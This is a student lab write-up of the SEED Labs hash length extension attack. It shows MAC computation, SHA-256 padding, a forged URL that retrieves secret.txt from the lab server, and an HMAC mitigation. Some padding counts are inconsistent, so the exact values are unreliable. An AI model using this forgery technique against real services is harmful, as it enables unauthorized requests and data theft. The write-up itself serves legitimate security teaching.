
Timothy Yip


Hash Length Extension Attack Lab

Task 1: Send Request to List Files
Select a uid and it key → 1001:123456
Calculate the MAC → Key:R = 123456:myname=TimothyYip&uid=1001&lstcmd=1



```
[09/11/25]seed@VM:~/.../LabHome$ echo -n "123456:myname=TimothyYip&
uid=1001&lstcmd=1" | sha256sum
113672c271ac82149a948e877c7d9eafb453194c045cf1231285d9db59dd9351  -
```


Construct the request:
http://www.seedlab-hashlen.com/?myname=TimothyYip&uid=1001&lstcmd=1&mac=113672c271ac82149a948e877c7d9eafb453194c045cf1231285d9db59dd9351




```
[09/11/25]seed@VM:~/.../LabHome$ curl "http://www.seedlab-hashlen.c
om/?myname=TimothyYip&uid=1001&lstcmd=1&mac=113672c271ac82149a948e8
77c7d9eafb453194c045cf1231285d9db59dd9351"
```

Task 2: Create Padding
Original Message: 123456:myname=TimothyYip&uid=1001&lstcmd=1
Total bytes = 42 → 42 + 1 = 43 → 56 - 43 = 13 \0x00
42 x 8 = 336 = 0x150
→ \0x80 + 13 x \0x00 + \0x00\0x00\0x00\0x00\0x00\0x00\0x01\0x50
→
\0x80\0x00\0x00\0x00\0x00\0x00\0x00\0x00\0x00\0x00\0x00\0x00\0x00\0x00\0x00\0x00\0x00\x01\x50
→
%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%50

Task 3: The Length Extension Attack
Compute new MAC




```
[09/11/25]seed@VM:~/.../LabHome$ echo -n "http://www.seedlab-hashle
n.com/?myname=TimothyYip&uid=1001&lstcmd=1&mac=113672c271ac82149a94
8e877c7d9eafb453194c045cf1231285d9db59dd9351" | sha256sum
3372be14cc8db605a735a34be12f04d24ce3934f31723c319fd809f8e0389789  -
```



```
[09/11/25]seed@VM:~/.../LabHome$ nano length_ext.c
[09/11/25]seed@VM:~/.../LabHome$ gcc length_ext.c -o length_ext -lc
rypto
[09/11/25]seed@VM:~/.../LabHome$ ./length_ext
b501a5fc8dc03a7266a87e6dc249b5087f51d8ee403a04315fe4c5853930b06d
```

Timothy Yip

Create new URL:
http://www.seedlab-hashlen.com/?myname=TimothyYip&uid=1001&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%50&download=secret.txt&mac=b501a5fc8dc03a7266a87e6dc249b5087f51d8ee403a04315fe4c5853930b06d



```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Length Extension Lab</title>
</head>
<body>
    <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
        <a class="navbar-brand" href="#" >
            SEEDLabs
        </a>
    </nav>

    <div style="padding-top: 50px; text-align: center;">
        <h2><b>Hash Length Extension Attack Lab</b></h2>
        <div style="max-width: 35%; text-align: center; margin: auto;">

                <b>Yes, your MAC is valid</b>

                    <h3>List Directory</h3>
                    <ol>

                            <li>secret.txt</li>

                            <li>key.txt</li>

                    </ol>



                    <h3>File Content</h3>

                        <p>TOP SECRET.</p>

                        <p>DO NOT DISCLOSE.</p>

                        <p></p>



        </div>
    </div>
</body>
```

From that we have retrieved the secret.txt file and found the contents.

Timothy Yip

Task 4: Mitigation using HMAC

We replace the insecure MAC = sha256(key || message) with python's HMAC function. In doing so, HMAC prevents length-extension attacks because it transforms H(key||msg) into H(outer_key || H(inner_key||msg)). The attacker cannot forge the outer hash without knowing the secret key, so knowing a valid HMAC for msg does not let them produce a valid HMAC for msg||extra.